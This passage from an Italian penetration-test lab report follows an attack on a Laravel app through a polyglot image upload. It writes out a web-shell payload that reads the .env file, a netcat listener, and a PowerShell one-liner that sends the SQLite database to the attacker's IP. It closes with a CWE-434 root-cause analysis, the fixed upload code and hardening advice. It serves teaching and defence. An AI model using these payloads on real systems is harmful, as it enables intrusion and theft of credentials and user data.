}
```

Figura 12: Codice vulnerabile nel ProfileController Laravel

6 FASE 5 e 6: Installation e Command&Control

Installation: In questo scenario, la persistenza è garantita temporaneamente dalla presenza del file `shell.php` nella directory pubblica (unconventional backdoor).

Command & Control (C2): La Web Shell caricata funge da canale di C2 non convenzionale. A differenza di una connessione persistente verso un server esterno, il canale di controllo utilizza il traffico HTTP standard sulla porta 8000. Il browser dell'attaccante invia i comandi tramite richieste GET e riceve l'output nella risposta HTML, rendendo il traffico difficile da distinguere dalla normale navigazione utente.

7 FASE 7: Action on Objectives

Confermato l'accesso al sistema tramite RCE, l'obiettivo finale del Red Team è stato l'esfiltrazione di dati sensibili (Data Exfiltration).

7.1 Data Exfiltration (.env)

Non potendo stabilire una connessione inversa (Reverse Shell) stabile a causa delle restrizioni di rete simulate (NAT), abbiamo sfruttato la Web Shell per accedere al file di configurazione `.env`, situato nella root del progetto.

URL Payload:

```
.../shell.php?cmd=type ..\..\..\.env
```




Figura 13: Esfiltrazione del contenuto del file .env

Questo livello di compromissione è considerato critico, in quanto garantisce all'attaccante l'accesso completo ai dati degli utenti e la persistenza nel sistema.

7.2 Adeguamento della topologia di rete

Prima di procedere all'esfiltrazione massiva dei dati, è stato necessario modificare la configurazione di rete dell'ambiente di test. Inizialmente, la macchina attaccante (Kali Linux) operava in modalità **NAT**, una configurazione che simula un attaccante esterno che non può ricevere connessioni in entrata dirette dalla vittima.

Per simulare uno scenario di **Lateral Movement** all'interno di una rete LAN aziendale e permettere il trasferimento dati tramite canali TCP diretti (come Netcat), la configurazione è stata commutata in modalità **Scheda con Bridge (Bridged Adapter)**. Questa operazione ha collocato l'attaccante e la vittima nello stesso segmento di rete logico (classe IP 192.168.x.x), rendendo la macchina attaccante visibile e raggiungibile dall'host vittima per connessioni di tipo "reverse".

7.3 Esfiltrazione del Database

L'obiettivo primario era ottenere il file `database.sqlite`, contenente le tabelle utenti, password (hash) e dati sensibili dei progetti. Abbiamo utilizzato la Web Shell per inviare un comando PowerShell alla macchina vittima, istruendola ad aprire una connessione TCP verso la macchina attaccante e trasmettere il contenuto del file database.

Configurazione dell'attacco:
Attaccante (Kali - Listener): Configurazione di Netcat in ascolto sulla porta 4444 per ricevere il flusso dati e salvarlo su file.

```
nc -lvnp 4444 > db_locale.sqlite
```




Figura 14: Netcat in ascolto su Kali Linux

Vittima (Windows - Sender): Esecuzione del payload PowerShell tramite Web Shell per leggere il database e inviarlo al socket aperto dell'attaccante.
Payload inviato:

```
powershell -c "$c=New-Object System.Net.Sockets.TcpClient
   ('192.168.1.29',4444); $s=$c.GetStream(); $f=Get-Content
   '../../../../database/database.sqlite' -Encoding Byte; $s.Write(
   $f,0,$f.Length); $c.Close()"
```



Figura 15: Esecuzione del comando PowerShell tramite URL

Finalizzazione connessione bilaterale: viene inviato il comando mostrato nel passo precedente nell'URL del browser.




Figura 16: Connessione stabilita tra Kali e Windows

Risultati

L'operazione ha avuto successo. L'attaccante è ora in possesso di una copia locale del database, che può essere analizzata offline:



Figura 17: File del database mostrato nella cartella locale

Possiamo visualizzare il contenuto del database per estrarre informazioni riservate, compromettendo definitivamente la riservatezza (Confidentiality) dell'intero sistema.




Figura 18: File database.sqlite

8 Conclusioni e Mitigazione (Blue Team)

A conclusione dell'attività di Penetration Testing, il team ha dismesso i panni del *Red Team* per assumere il ruolo di *Blue Team*. L'obiettivo di questa fase finale è analizzare

le vulnerabilità sfruttate (*Root Cause Analysis*) e implementare le correzioni necessarie (*Remediation*) per mettere in sicurezza l'applicazione.

8.1 Analisi della Causa Radice (Root Cause Analysis)

L'intera catena di attacco, che ha portato alla Remote Code Execution (RCE) e all'esfiltrazione dei dati, è stata resa possibile da una singola vulnerabilità critica nella logica di upload del `ProfileController`.
Nello specifico, come evidenziato nella Figura 12 del report, il codice vulnerabile utilizzava la seguente logica:

```
$filename = $file->getClientOriginalName();
$path = $file->storeAs('profile-images', $filename, 'public');
```

Questa implementazione presenta due difetti fatali:

1. **Fiducia nell'Input Utente:** Utilizzando il metodo `getClientOriginalName()`, l'applicazione accettava ciecamente il nome del file fornito dall'utente (es. `shell.php`), senza sanitizzarlo.

2. **Bypass della Validazione del Contenuto:** Sebbene il file fosse tecnicamente un'immagine (Polyglot Image), permettere all'utente di forzare l'estensione `.php` ha indotto il server web a processare il file come script eseguibile invece che come risorsa statica.

Questa vulnerabilità è classificata come **CWE-434: Unrestricted Upload of File with Dangerous Type**(`https://cwe.mitre.org/data/definitions/434.html`) .

8.2 Intervento di Correzione (Remediation)

Per mitigare la vulnerabilità e prevenire futuri attacchi, è stato modificato il codice sorgente ripristinando le best practice di sicurezza native del framework Laravel.
È stato sostituito il metodo insicuro `storeAs()` con il metodo standard `store()`.
Codice Corretto (Secure):

```
if ($request->hasFile('profile_image')) {
    if ($user->profile_image) {
        Storage::disk('public')->delete($user->profile_image);
    }
    // VECCHIO (SICURO, NON VULNERABILE)
    $path = $request->file('profile_image')->store('profile-images', 'public');
    // ---------------------------------------------------------------------

    // NUOVO (NON SICURO, VULNERABILE)
    // $file = $request->file('profile_image');
    // $filename = $file->getClientOriginalName();
    // $path = $file->storeAs('profile-images', $filename, 'public');
    // ---------------------------------------------------------------------

    $validated['profile_image'] = $path;
}
```

Figura 19: Mitigazione Applicata

Efficacia della Correzione: Con questa modifica, anche se un attaccante tentasse nuovamente di caricare il file `shell.php` (contenente codice malevolo e magic bytes JPEG), Laravel lo salverebbe automaticamente con un nome sicuro, ad esempio: `storage/profile-images/a7x9...3b1.jpg`.
Poiché il file viene salvato con estensione `.jpg` (in coerenza con il suo contenuto binario reale), il server web lo tratterà come una semplice immagine. Qualsiasi tentativo di navigare verso l'URL del file risulterà nella visualizzazione dell'immagine (o dei suoi dati corrotti), ma **il codice PHP non verrà mai eseguito**, neutralizzando completamente la Web Shell.

8.3 Hardening Aggiuntivo

In aggiunta alla correzione del codice, e facendo riferimento alle vulnerabilità rilevate da **Nikto** nella Fase 1 (Reconnaissance), si raccomanda l'implementazione del seguente header di sicurezza nella configurazione del server web (Apache/Nginx) o nel middleware dell'applicazione:

- **X-Content-Type-Options: nosniff**: Questo header impedisce ai browser di effettuare il "MIME Sniffing", ovvero di provare a indovinare il tipo di file ignorando l'estensione dichiarata. Questo riduce ulteriormente il rischio che file caricati vengano interpretati in modo errato.